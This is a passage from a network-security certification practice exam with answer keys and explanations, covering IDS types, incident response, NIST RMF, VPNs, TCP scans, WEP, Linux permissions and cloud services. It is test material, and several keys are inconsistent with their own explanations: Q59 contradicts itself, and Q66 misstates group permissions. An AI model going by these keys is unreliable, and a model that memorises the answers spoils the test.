normally recorded by the IDS. What type of detection is this network-based IDS system using?

A. This network-based IDS system is using anomaly detection.

B. This network-based IDS system is using dissimilarity algorithms.

C. This system is using misuse detection.

D. This network-based IDS is utilizing definition-based detection.

ANSWER: A

Explanation:

This network-based IDS system is using anomaly detection. Anomaly-based intrusion detection first establishes, or learns, a baseline representing expected network activity. The baseline can include normal traffic volumes, protocols and ports in use, communication patterns between hosts, connection timing, packet characteristics, and typical user or device behavior. The IDS then compares current observed traffic against that baseline. Activity that differs substantially from the normal profile is identified as anomalous and can generate an alert for investigation.

The key detail is that the system is looking for behavior and traffic patterns that are dissimilar from traffic normally recorded by the IDS, rather than matching traffic to a predefined list of known attack signatures. This capability makes anomaly detection valuable for recognizing potentially novel threats, policy violations, compromised hosts, and unusual network activity that may not yet have a known signature. Effective deployment requires ongoing baseline tuning because legitimate changes in business operations, applications, or network usage can alter what is considered normal.

NIST describes anomaly-based detection as comparing observed activity with established profiles of normal behavior in its Guide to Intrusion Detection and Prevention Systems. Additional IDS concepts and terminology are covered by the Cybersecurity and Infrastructure Security Agency.

QUESTION NO: 58

Which of the following actions should be performed when responding to a suspected malware infection on an endpoint? Each correct answer represents a complete solution. Choose all that apply.

A. Isolate the affected endpoint from the network.

B. Preserve relevant logs and volatile evidence when appropriate.

C. Report the event through the incident-response process.

D. Delete all logs before beginning the investigation.

E. Reconnect the endpoint immediately without analysis.

ANSWER: A B C

Explanation:

Isolating the affected endpoint from the network is appropriate because it can limit command-and-control communications, lateral movement, and continued data exfiltration. Preserving relevant volatile information and logs, when it is safe and authorized to do so, supports later investigation of processes, connections, user activity, and the scope of the incident. Reporting the event through the established incident-response process ensures that the required technical, management, legal, and communication activities are coordinated.

After containment and evidence preservation, responders can eradicate the malware, remediate the initial access vector, restore the system from a known-good state where needed, and monitor for recurrence. Deleting evidence or immediately reconnecting a suspicious device can hinder investigation and increase organizational risk. NIST incident-handling guidance describes containment, evidence handling, eradication, recovery, and post-incident activity in NIST SP 800-61 Rev. 2.

QUESTION NO: 59

Match the following NIST security life cycle components with their activities:

1.	Implement	i.	Applies tailoring guidance and supplemental controls as needed
2.	Authorize	ii.	Determines security control effectiveness
3.	Categorize	iii.	Determines risk to organizational operations and assets
4.	Select	iv.	Sets security controls within an enterprise architecture
		v.	Defines criticality of information system according to potential worst-case

A. 1-ii, 2-i, 3-v, 4-iv

B. 1-iii, 2-iv, 3-v, 4-i

C. 1-iv, 2-iii, 3-v, 4-i

D. 1-i, 2-v, 3-iii, 4-ii

E. 1-iv, 2-iii, 3-v, 4-ii

ANSWER: E

Explanation:

The correct matching is **1-iv, 2-iii, 3-v, 4-ii**. These activities correspond to the NIST Risk Management Framework (RMF), which organizes system security work into defined steps. During *Implement*, the organization puts the selected controls in place and integrates them into the information system and its enterprise architecture. During *Authorize*, the authorizing official makes a risk-based decision about whether the system's risk to organizational operations, organizational assets, individuals, other organizations, and the Nation is acceptable. *Categorize* establishes the security-impact level of the information system by considering the potential worst-case adverse impact associated with loss of confidentiality, integrity, or availability. Finally, *Select* involves selecting and tailoring the security and privacy controls appropriate to the system's categorization and risk context. Determining the effectiveness of controls is an assessment activity that occurs after implementation, rather than the selection activity. NIST describes these RMF tasks in NIST SP 800-37 Rev. 2; control selection is further detailed in NIST SP 800-53 Rev. 5.

QUESTION NO: 60

Sam wants to implement a network-based IDS and finalizes an IDS solution that works based on pattern matching. Which type of network-based IDS is Sam implementing?

A. Behavior-based IDS

B. Anomaly-based IDS

C. Signature-based IDS

D. Stateful protocol analysis

ANSWER: C

Explanation:

Signature-based IDS is correct because pattern matching is the core detection method used by signature-based intrusion detection systems. This approach inspects network traffic and compares packet contents, protocol fields, or sequences of events against a database of predefined signatures representing known attacks, exploits, malware indicators, and suspicious traffic patterns. When traffic matches a stored signature, the IDS generates an alert so that administrators can investigate and respond.

In a network-based deployment, sensors monitor packets traversing network segments, allowing the IDS to identify recognized threats without needing an agent on every endpoint. The effectiveness of this method depends on keeping the signature database current, since new threat intelligence and vendor updates add patterns for newly identified attacks. NIST describes signature-based detection as comparing observed activity with known indicators or patterns of malicious activity. Cisco likewise explains that signature-based detection identifies threats by matching traffic to known attack signatures. See NIST SP 800-94: Guide to Intrusion Detection and Prevention Systems and Cisco: What Is an Intrusion Detection System?.

QUESTION NO: 61

Which of the following is a Cisco product that performs VPN and firewall functions?

A. Circuit-Level Gateway

B. PIX Firewall

C. IP Packet Filtering Firewall

D. Application Level Firewall

ANSWER: B

Explanation:

PIX Firewall is correct. Cisco PIX (Private Internet eXchange) was a Cisco firewall product line designed to enforce stateful firewall security policies and, in VPN-capable PIX models and software releases, terminate IPsec virtual private networks. This made it suitable for a perimeter deployment where an organization needed to inspect and control traffic between trusted and untrusted networks while also providing encrypted remote-access or site-to-site connectivity across public networks. PIX appliances used Cisco's Adaptive Security Algorithm to track connection state, allowing policies to be applied with awareness of established sessions rather than simply evaluating each packet in isolation. Cisco later transitioned the PIX product family to the Cisco ASA platform, which continued and expanded the combined firewall and VPN role. Therefore, among the listed choices, PIX Firewall is the named Cisco product that performs both VPN and firewall functions. Cisco's PIX documentation describes the platform's firewall and VPN capabilities, and Cisco's end-of-life notice records the product-family transition to ASA. See Cisco PIX Firewall and VPN Configuration Guide and Cisco PIX 500 Series End-of-Life Notice.

QUESTION NO: 62

A VPN Concentrator acts as a bidirectional tunnel endpoint among host machines. What are the other f unction(s) of the device? (Select all that apply)

A. Provides access memory, achieving high efficiency

B. Assigns user addresses

C. Enables input/output (I/O) operations

D. Manages security keys

ANSWER: B D

Explanation:

A VPN concentrator terminates and manages many remote-access VPN tunnels centrally, rather than merely forwarding ordinary network traffic. "Assigns user addresses" is a core remote-access VPN function: after a user is authenticated, the concentrator can allocate a virtual IP address from an address pool. That address identifies the client on the protected

network and lets routing, access-control, accounting, and return traffic operate correctly for the tunneled session. Cisco's remote-access VPN documentation describes address assignment as part of providing network connectivity to VPN clients: Cisco IOS XE IKEv2 VPN configuration guide.

"Manages security keys" is also correct because a VPN concentrator establishes and maintains the cryptographic security associations that protect VPN traffic. In IPsec deployments, this includes participating in authenticated key exchange, deriving keying material, installing encryption and integrity keys, and rekeying them over the life of a tunnel. These operations allow the concentrator to provide confidentiality and integrity while supporting many simultaneous users. The Internet Engineering Task Force specifies IKEv2, the protocol commonly used for this key-management role, in RFC 7296. Together, address assignment and security-key management are fundamental services of a remote-access VPN concentrator.

QUESTION NO: 63

Which of the following flags is set when a closed port responds to an Xmas tree scan?

A. RST

B. ACK

C. PUSH

D. FIN

ANSWER: A

Explanation:

RST is correct. An Xmas tree scan sends a TCP probe with the FIN, PSH, and URG control flags set, rather than beginning a normal TCP connection with SYN. Under TCP behavior defined by RFC 793, when a host receives a segment for which no matching connection exists—such as traffic directed to a closed TCP port—it responds with a reset. Therefore, a closed port commonly returns a packet with the RST flag set. This response lets a scanner distinguish a closed port from an open port on systems that follow the expected behavior: an open port generally discards this unusual probe without replying, while a reset is evidence that the target host is reachable and that no service is listening on that port. Xmas scanning is a TCP flag-based reconnaissance technique and its interpretation depends on the target operating system and any intervening firewall or packet-filtering behavior. For the fundamental reset behavior, see RFC 793: Transmission Control Protocol. Nmap's port-scanning documentation also describes FIN, NULL, and Xmas scans and notes that closed ports respond with RST packets: Nmap Network Scanning Reference Guide.

QUESTION NO: 64

Mark works as a Network Administrator for Infonet Inc. The company has a Windows 2000 Active Directory domain-based network. The domain contains one hundred Windows XP Professional client computers. Mark is deploying an 802.11 wireless LAN on the network. The wireless LAN will use Wired Equivalent Privacy (WEP) for all the connections. According to the company's security policy, the client computers must be able to automatically connect to the wireless LAN. However, the unauthorized computers must not be allowed to connect to the wireless LAN and view the wireless network. Mark wants to configure all the wireless access points and client computers to act in accordance with the company's security policy. What will he do to accomplish this? Each correct answer represents a part of the solution. (Choose three.)

A. Install a firewall software on each wireless access point.

B. Configure the authentication type for the wireless LAN to Shared Key.

C. Disable SSID Broadcast and enable MAC address filtering on all wireless access points.

D. Broadcast SSID to connect to the access point (AP).

E. Configure the authentication type for the wireless LAN to Open system.

F. On each client computer, add the SSID for the wireless LAN as the preferred network.

ANSWER: B C F

Explanation:

Configure the authentication type for the wireless LAN to Shared Key because this is the WEP authentication method in which a wireless station must demonstrate possession of the configured shared WEP key before it is authenticated to the access point. This satisfies the question's specified WEP-based access-control design. Disable SSID Broadcast and enable MAC address filtering on all wireless access points to reduce network visibility and restrict association attempts to adapter addresses that the administrator has explicitly approved. These access-point settings must be applied consistently across the wireless LAN so that the same connection policy is enforced regardless of which access point a client reaches. On each client computer, add the SSID for the wireless LAN as the preferred network. A preferred-network profile stores the network identifier and relevant wireless settings on each Windows XP client, allowing authorized systems to locate and automatically connect to the deployed WLAN even though the SSID is not advertised in beacon frames. Together, the shared-key setting, access-point restrictions, and preferred client configuration implement the historical policy described in the question. WEP is now obsolete and should not be used for modern deployments; current guidance is to use WPA2 or WPA3 instead. See Microsoft's WPA/WPA2 security documentation and NIST guidance for securing wireless LANs.

QUESTION NO: 65

What is the correct order of activities that a IDS is supposed to attempt in order to detect an intrusion?

A. Prevention, Intrusion Monitoring, Intrusion Detection, Response

B. Intrusion Monitoring, Intrusion Detection, Response, Prevention

C. Intrusion Detection, Response, Prevention, Intrusion Monitoring

D. Prevention, Intrusion Detection, Response, Intrusion Monitoring

ANSWER: B

Explanation:

Intrusion Monitoring, Intrusion Detection, Response, Prevention is the correct operational sequence. An intrusion detection capability must first collect and observe relevant information, such as network packets, logs, host events, authentication activity, or application behavior. This monitoring stage supplies the telemetry needed for meaningful analysis. The system then performs intrusion detection by evaluating that telemetry against signatures, rules, baselines, behavioral models, or indicators of compromise to identify suspicious or malicious activity. When an event meets the configured criteria, the response stage follows. Response commonly includes generating an alert, recording evidence, notifying security personnel, and, where integrated controls permit, initiating containment actions. The resulting findings can then support prevention: security teams refine rules, close exploited weaknesses, update configurations, block identified indicators, and improve defensive controls to reduce recurrence. This progression reflects the practical security lifecycle of visibility, analysis, action, and defensive improvement. NIST's intrusion-detection guidance describes monitoring and analysis as core IDS functions and addresses responses to detected events; its incident-handling guidance further supports using lessons learned to strengthen future protections. See NIST SP 800-94: Guide to Intrusion Detection and Prevention Systems and NIST SP 800-61 Rev. 2: Computer Security Incident Handling Guide.

QUESTION NO: 66

Patrick wants to change the file permission of a file with permission value 755 to 744. He used a Linux command chmod [permission Value] [File Name] to make these changes. What will be the change

in the file access?

A. He changed the file permission from rwxr-xr-x to rwx-r--r--

B. He changes the file permission from rwxr-xr-x to rw-rw-rw-

C. He changed the file permission from rw------- to rw-r--r--

D. He changed the file permission from rwxrwxrwx to rwx------

ANSWER: A

Explanation:

He changed the file permission from rwxr-xr-x to rwx-r--r--. Numeric Linux permissions comprise three octal digits that apply, in order, to the file owner, group, and all other users. Each digit is the sum of read (4), write (2), and execute (1). Therefore, the original value of 755 gives the owner 7 (read, write, and execute: `rwx`), while both the group and other users receive 5 (read and execute: `r-x`), producing `rwxr-xr-x`. After the command `chmod 744 filename`, the owner retains permission value 7 and thus retains full `rwx` access. The group permission becomes 4, which grants read-only access (`r--`), and the permission for other users also becomes 4, granting the same read-only access. The resulting symbolic mode is consequently `rwxr--r--`. This change removes execute access from the group and other users and also removes group write access, while leaving the owner's access unchanged. GNU's chmod documentation describes the octal mode representation and its relationship to read, write, and execute permission bits: GNU Coreutils: Mode Structure. See also the Linux manual page for chmod(1).

QUESTION NO: 67

Which of the following tools scans the network systems for well-known and often exploited vulnerabilities?

A. Nessus

B. SAINT

C. SATAN

D. HPing

ANSWER: C

Explanation:

SATAN is correct. Its name stands for Security Administrator Tool for Analyzing Networks, and it was specifically created to help administrators inspect networked hosts for known security weaknesses and unsafe configurations that attackers commonly exploit. SATAN performs network-oriented probing, identifies accessible services, and correlates discovered conditions with a knowledge base of vulnerability checks. Its results are intended to help a security administrator recognize systems requiring remediation before the weaknesses are abused. The wording "well-known and often exploited vulnerabilities" closely matches SATAN's historical purpose and the terminology used in foundational network-security training materials. Although SATAN is now a legacy tool rather than an appropriate choice for a modern vulnerability-management program, it remains an important historical example of an automated network vulnerability scanner. CERT's historical advisory describes SATAN as a tool that can be used to probe systems for security vulnerabilities and emphasizes the need for organizations to understand and manage the exposure such scanning reveals. See CERT Advisory CA-1995-06 and the NIST Network Security Testing guide for the role of vulnerability scanning in identifying known weaknesses.

QUESTION NO: 68 - (DRAG DROP)

DRAG DROP

Drag and drop the terms to match with their descriptions.

Select and Place:



	Terms	Description
ASLR	Place Here	It is a Windows Vista and Windows XP Service Pack 2 (SP2) feature that prevents attackers from using buffer overflow to execute malware.
Hypervisor	Place Here	It makes it harder for an attacker to guess where the operating system functionality resides in memory.
DEP	Place Here	It is a software technology used in virtualization that allows multiple operating systems to share a single hardware host.

ANSWER:



	Terms	Description
ASLR	DEP	It is a Windows Vista and Windows XP Service Pack 2 (SP2) feature that prevents attackers from using buffer overflow to execute malware.
Hypervisor	ASLR	It makes it harder for an attacker to guess where the operating system functionality resides in memory.
DEP	Hypervisor	It is a software technology used in virtualization that allows multiple operating systems to share a single hardware host.

Explanation:

The correct mapping associates DEP with the Windows security feature designed to stop executable code from running in protected memory regions. DEP, short for Data Execution Prevention, is specifically intended to mitigate attacks in which malicious code is introduced through a memory-corruption condition such as a buffer overflow and then executed. Microsoft describes DEP as a memory-protection feature that helps prevent code from running from non-executable memory locations. This aligns with the description referring to Windows Vista and Windows XP Service Pack 2 protection against buffer-overflow-based malware execution. See Microsoft's Data Execution Prevention documentation.

ASLR correctly matches the description about making it harder to determine where operating-system functionality is located in memory. Address Space Layout Randomization varies the memory locations used for executable images, libraries, stacks, and heaps. Since an attacker cannot reliably assume fixed addresses, exploitation techniques that depend on knowing a target address become substantially less predictable. This is a core exploit-mitigation control used by modern operating systems. Additional technical background is available from Microsoft's memory-protection documentation.

Hypervisor correctly belongs with the virtualization description. A hypervisor provides the virtualization layer that allows separate guest operating systems to run as virtual machines while sharing the physical host's processor, memory, storage, and network hardware. It allocates and manages those underlying resources while preserving operational separation among the guest systems. NIST's hypervisor glossary entry describes this role in virtualization environments.

QUESTION NO: 69

Identify the virtualization level that creates a massive pool of storage areas for different virtual machines running on the hardware.

A. Fabric virtualization

B. Storage device virtualization

C. Server virtualization

D. File system virtualization

ANSWER: B

Explanation:

Storage device virtualization is the virtualization level that abstracts the physical characteristics and boundaries of one or more storage devices and presents storage as a logical resource pool. A virtualization layer can aggregate capacity from underlying disks or storage arrays, then allocate logical volumes, virtual disks, or similar storage units to virtual machines. This lets administrators provision storage according to workload needs without requiring each virtual machine to be directly tied to a particular physical disk or array.

For virtualized infrastructure, this pooled approach supports flexible allocation, centralized capacity management, and efficient use of available storage. The hypervisor and its virtual machines consume logical storage that is mapped through the storage-virtualization layer to the actual hardware. As a result, storage can be expanded, reorganized, or migrated with substantially less dependence on the physical layout visible to the workloads. This is the core purpose of storage device virtualization in a virtual-machine environment. VMware describes virtual disks as files that provide storage to virtual machines, while underlying datastores and storage resources supply that capacity; see VMware vSphere Storage documentation. Additional background on storage virtualization is available from IBM Think: Storage Virtualization.

QUESTION NO: 70

Which of the following statements are true about security risks? Each correct answer represents a complete solution. (Choose three.)

A. They are considered an indicator of threats coupled with vulnerability.

B. They can be removed completely by taking proper actions.

C. They can be analyzed and measured by the risk analysis process.

D. They can be mitigated by reviewing and taking responsible actions based on possible risks.

ANSWER: A C D

Explanation:

Security risk expresses the potential for harm when a threat exploits a vulnerability, taking into account the resulting impact on an organization. Therefore, the statement that risks are an indicator of threats coupled with vulnerability correctly reflects the fundamental relationship used in information-security risk assessment. Risk is not merely the presence of a weakness or a threat in isolation; it concerns the possibility and consequence of their interaction.

Risk analysis provides a disciplined process for identifying relevant threat sources, vulnerabilities, likelihood, and impact, so the statement that risks can be analyzed and measured by the risk analysis process is correct. Organizations use the results to prioritize security decisions and select controls appropriate to their risk tolerance.

The statement that risks can be mitigated by reviewing and taking responsible actions based on possible risks is also correct. Mitigation includes selecting and implementing safeguards that reduce likelihood, impact, or both, followed by ongoing monitoring and reassessment. This aligns with the NIST risk-management approach, which treats risk assessment and risk response as continuing organizational activities. See NIST SP 800-30 Rev. 1: Guide for Conducting Risk Assessments and NIST Risk Management Framework.

QUESTION NO: 71

Which of the following network devices operate at the network layer of the OSI model? Each correct answer represents a complete solution. Choose all that apply.

A. Router

B. Bridge

C. Repeater

D. Gateway

ANSWER: A D

Explanation:

Router is correct because routing is a Layer 3, or network-layer, function. A router examines logical network addressing, most commonly IP addresses, consults its routing information, and forwards packets toward a destination network. This is the defining role of the network layer: selecting paths and delivering packets across interconnected networks. Cisco's routing overview describes routers as devices that use routing tables and network-layer information to make forwarding decisions: Cisco routing documentation.

Gateway is also correct in the context of this question. "Gateway" is a functional term for a device or system that provides entry to another network or performs protocol translation. Although gateways may provide services at higher OSI layers depending on their purpose, a gateway can operate at the network layer when it connects networks and handles network-layer packet forwarding or translation. This is common in enterprise networks, where a default gateway provides the path from a local subnet to remote networks. Microsoft's networking documentation defines a default gateway as the device that routes traffic from a local network to other networks: Microsoft Learn: network interface IP configuration. Therefore, both Router and Gateway satisfy the question's network-layer criterion.

QUESTION NO: 72

Which of the following statements are true about a demilitarized zone (DMZ)? Each correct answer represents a complete solution. Choose all that apply.

A. It can isolate public-facing servers from the internal network.

B. It can host services such as public web servers and mail relays.

C. Traffic between the DMZ and internal network should be controlled by policy.

D. It removes the need for host hardening and patch management.

E. It allows unrestricted inbound access to internal servers.

ANSWER: A B C

Explanation:

A DMZ is a separately segmented network used to host systems that must be reachable from untrusted networks, such as public web servers, mail relays, and authoritative DNS servers. Keeping such services in a DMZ reduces direct exposure of the internal network. Firewall policies can permit only the required traffic from the Internet to a DMZ service and separately control tightly limited traffic between the DMZ and internal systems.

A DMZ is not a replacement for firewall policy or host security. Systems located there still require patching, hardened configurations, logging, monitoring, and least-privilege rules. NIST describes the use of screened subnets and firewall policy for separating public-facing services from internal networks in NIST SP 800-41 Rev. 1.

QUESTION NO: 73

Which of the following layers of the OSI model provides end-to-end connections and reliability?

A. Transport layer

B. Session layer

C. Network layer

D. Physical layer

ANSWER: A

Explanation:

The Transport layer provides end-to-end, process-to-process communication between applications running on separate hosts. Its role is not merely to move packets toward a destination, but to provide a transport service to the upper OSI layers. When a reliable transport service is used, the layer supports mechanisms such as segmentation and reassembly of data, sequence numbering, acknowledgments, error detection and recovery, flow control, and retransmission of lost data. These functions enable the receiving application to obtain data in the correct order and allow delivery problems to be detected and addressed.

TCP is the widely used real-world example of a reliable transport protocol. It establishes a connection before data transfer and uses acknowledgments, sequence numbers, windowing, and retransmissions to provide reliable byte-stream delivery between endpoints. The OSI model therefore places end-to-end reliability at the Transport layer. For additional background, see the ISO/IEC 7498-1 OSI reference-model overview and the TCP specification in RFC 9293.

QUESTION NO: 74

Which of the following attack signature analysis techniques are implemented to examine the header information and conclude that a packet has been altered?

A. Composite signature-based analysis

B. Atomic signature-based analysis

C. Content-based signature analysis

D. Context-based signature analysis

ANSWER: D

Explanation:

Context-based signature analysis is correct because it evaluates a packet in relation to its protocol and communication context, including relevant header fields and the expected state or characteristics of the traffic. This enables an intrusion-detection or intrusion-prevention system to identify inconsistencies that can indicate packet manipulation, such as header values that do not align with the protocol exchange, session state, addressing context, or expected traffic behavior. Rather than treating data as an isolated byte pattern, contextual inspection uses metadata surrounding the packet to determine whether the observed packet is plausible and conforms to the expected protocol behavior. This is especially useful where detecting alteration depends on interpreting header information rather than simply finding a known string or pattern in a payload. NIST describes stateful protocol analysis as comparing observed protocol activity with expected protocol behavior, a closely related principle that relies on protocol context and header/state information. Understanding and validating protocol fields is also foundational to packet analysis because headers carry the control information needed to interpret traffic correctly. See NIST SP 800-94: Guide to Intrusion Detection and Prevention Systems and RFC 791: Internet Protocol.

QUESTION NO: 75

Which of the following is a congestion control mechanism that is designed for unicast flows operating in an Internet environment and competing with TCP traffic?

A. Sliding Window

B. TCP Friendly Rate Control

C. Selective Acknowledgment

D. Additive increase/multiplicative-decrease

ANSWER: B

Explanation:

TCP Friendly Rate Control is correct because TFRC was specifically designed for congestion-controlled unicast data flows that share Internet paths with TCP traffic. Its purpose is to provide throughput that is reasonably fair relative to a TCP flow

under comparable network conditions, while avoiding the abrupt, short-term rate fluctuations commonly associated with TCP's window-based congestion response. This makes TFRC particularly suitable for applications such as streaming media, where a smoother sending rate can be more useful than rapidly varying throughput.

Rather than directly applying a congestion window adjustment for every acknowledgment, TFRC uses receiver feedback to estimate loss-event rate and round-trip time. The sender applies these measurements to a TCP throughput equation and derives an allowed transmission rate. Consequently, the flow responds to congestion and remains TCP-friendly over longer time intervals, while its rate changes more gradually. RFC 5348 defines TFRC as "a congestion control mechanism for unicast flows operating in a best-effort Internet environment" and states that it is intended to compete fairly with TCP. See IETF RFC 5348: TCP Friendly Rate Control (TFRC) and the RFC Editor publication of RFC 5348.

QUESTION NO: 76

John, a network administrator, is configuring Amazon EC2 cloud service for his organization. Identify the type of cloud service modules his organization adopted.

A. Software-as-a-Service (SaaS)

B. Infrastructure-as-a-Service (IaaS)

C. Platform-as-a-Service (PaaS)

D. Storage-as-a-Service (SaaS)

ANSWER: B

Explanation:

Amazon EC2 is an **Infrastructure-as-a-Service (IaaS)** offering. EC2 provides on-demand, virtualized compute capacity in the form of instances, allowing an organization to select the instance type, operating system, networking configuration, storage, security groups, and other infrastructure-level settings needed for its workloads. The cloud provider operates the underlying physical facilities, servers, and virtualization layer, while the customer retains responsibility for configuring and managing the guest operating system, deployed applications, data, and many network controls.

This model suits a network administrator configuring compute environments because it supplies fundamental infrastructure resources rather than a finished end-user application or a fully managed application-development platform. Amazon describes EC2 as providing secure and resizable compute capacity in the AWS Cloud, which is the defining purpose of an IaaS compute service. EC2 instances can be created and adjusted as demand changes, enabling organizations to obtain infrastructure resources without procuring and maintaining their own physical servers. See the Amazon EC2 product page and the AWS Overview of Compute Services.

QUESTION NO: 77

Richard has been working as a Linux system administrator at an MNC. He wants to maintain a productive and secure environment by improving the performance of the systems through Linux patch management. Richard is using Ubuntu and wants to patch the Linux systems manually. Which among the following command installs updates (new ones) for Debun based Linux OSes?

A. sudo apt-get dist-upgrade

B. sudo apt-get update

C. sudo apt-get dist-update

D. sudo apt-get upgrate

ANSWER: A

Explanation:

`sudo apt-get dist-upgrade` is the correct command for performing a comprehensive upgrade on Ubuntu and other Debian-based systems. It upgrades installed packages to the versions available from the configured APT repositories and, crucially, resolves dependency changes that accompany newer package versions. When completing an upgrade requires installing additional dependency packages or removing packages that conflict with the new dependency state, `dist-upgrade` can make those changes so that the system reaches the intended updated package set. This makes it appropriate for manual patching where updates may include kernel packages, libraries, or other components whose dependencies have changed.

Administrators normally run `sudo apt-get update` first to download current package-index metadata from configured repositories, then run `sudo apt-get dist-upgrade` to apply the available upgrades. In current APT terminology, `apt-get dist-upgrade` is also documented as equivalent to `apt-get full-upgrade`. Debian's APT manual specifies that this operation performs the upgrade while intelligently handling changing dependencies. Ubuntu's documentation likewise describes using the full-upgrade behavior when package additions or removals are needed to complete an upgrade. See the Debian apt-get manual and the Ubuntu APT-get guide.

QUESTION NO: 78

Which of the following help in estimating and totaling up the equivalent money value of the benefits and costs to the community of projects for establishing whether they are worthwhile? Each correct answer represents a complete solution. Choose all that apply.

A. Business Continuity Planning

B. Benefit-Cost Analysis

C. Disaster recovery

D. Cost-benefit analysis

ANSWER: B D

Explanation:

Benefit-Cost Analysis and Cost-benefit analysis are both correct because they name the same economic evaluation method, commonly abbreviated as BCA or CBA. This method systematically identifies a proposed project's expected benefits and costs, expresses them in comparable monetary terms where feasible, and compares the totals to determine whether the project creates net value. The comparison supports decisions about whether a project, program, or policy is worthwhile and can help prioritize alternatives when resources are limited.

In a sound analysis, the assessment considers the full set of relevant effects on the community, not merely an organization's direct spending or revenue. Analysts typically evaluate benefits and costs over time, use an appropriate discount rate to calculate present values, and may calculate net present value or a benefit-cost ratio. A positive net benefit, or a benefit-cost ratio greater than one under the applicable methodology, indicates that quantified benefits exceed quantified costs. This is why both terms directly match the question's wording about estimating and totaling equivalent money values of benefits and costs. The U.S. Department of Transportation describes benefit-cost analysis as a systematic process for identifying, quantifying, and comparing benefits and costs: USDOT Benefit-Cost Analysis Guidance. The U.S. Office of Management and Budget also provides government-wide guidance for benefit-cost analysis in OMB Circular A-4.

QUESTION NO: 79

Michelle is a network security administrator working in an MNC company. She wants to set a

resource limit for CPU in a container. Which command-line allows Michelle to limit a container to 2

CPUs?

A. --cpu="2"

B. $cpu="2"

C. --cpus="2"

D. $cpus=“2”

ANSWER: C

Explanation:

`--cpus="2"` is the Docker command-line flag for assigning a container a CPU limit expressed as a number of CPUs. For example, including `--cpus="2"` in a `docker run` command configures the container so that it can use, at most, the equivalent of two host CPU cores. Docker implements this limit through Linux control groups (cgroups), using CPU quota and period settings underneath the simpler `--cpus` interface. This form is appropriate because it accepts fractional as well as whole CPU values, such as `1.5` or `2`, making it a direct and readable way to apply the requested limit. Resource limits are important in shared environments because they help prevent one workload from monopolizing processing capacity and negatively affecting other containers or host services. The flag is supplied when creating and starting the container, for example: `docker run --cpus="2" image-name`. Docker’s CLI reference documents `--cpus` as the CPU limit option, and its resource-constraints guide describes how CPU limits are enforced. See the Docker run CPU option reference and Docker resource constraints documentation.